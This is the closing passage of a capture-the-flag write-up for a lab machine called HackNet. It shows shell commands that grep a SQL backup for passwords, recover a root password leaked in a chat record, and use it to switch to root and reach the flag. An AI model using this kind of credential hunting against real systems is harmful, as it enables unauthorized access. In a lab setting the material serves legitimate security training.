[Sep 15, 2025 - 15:05:22 (CEST)] exegol-Release_area /workspace # ls
backup02.sql

[Sep 15, 2025 - 15:05:29 (CEST)] exegol-Release_area /workspace # cat backup02.sql | grep pass
(48,"2024-12-29 20:29:55.938483","The root password? What kind of changes are you planning?',"1,18,22),
(50,"2024-12-29 20:30:41.806921","Alright. But be careful, okay? Here's the password: h4ck3rs4re3veRywh3re99. Let me know when you're done.'",1,18,22),
  'password' varchar(70) NOT NULL,
(
(
(
```

root / h4ck3rs4re3veRywh3re99

```
mikey@hacknet:~$ su - root
Password:
root@hacknet:~# ls
root.txt
```



HackNet has been Pwned!

Congratulations  **XoTourLif33**, best of luck in capturing flags ahead!

#269	15 Sep 2025	45
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE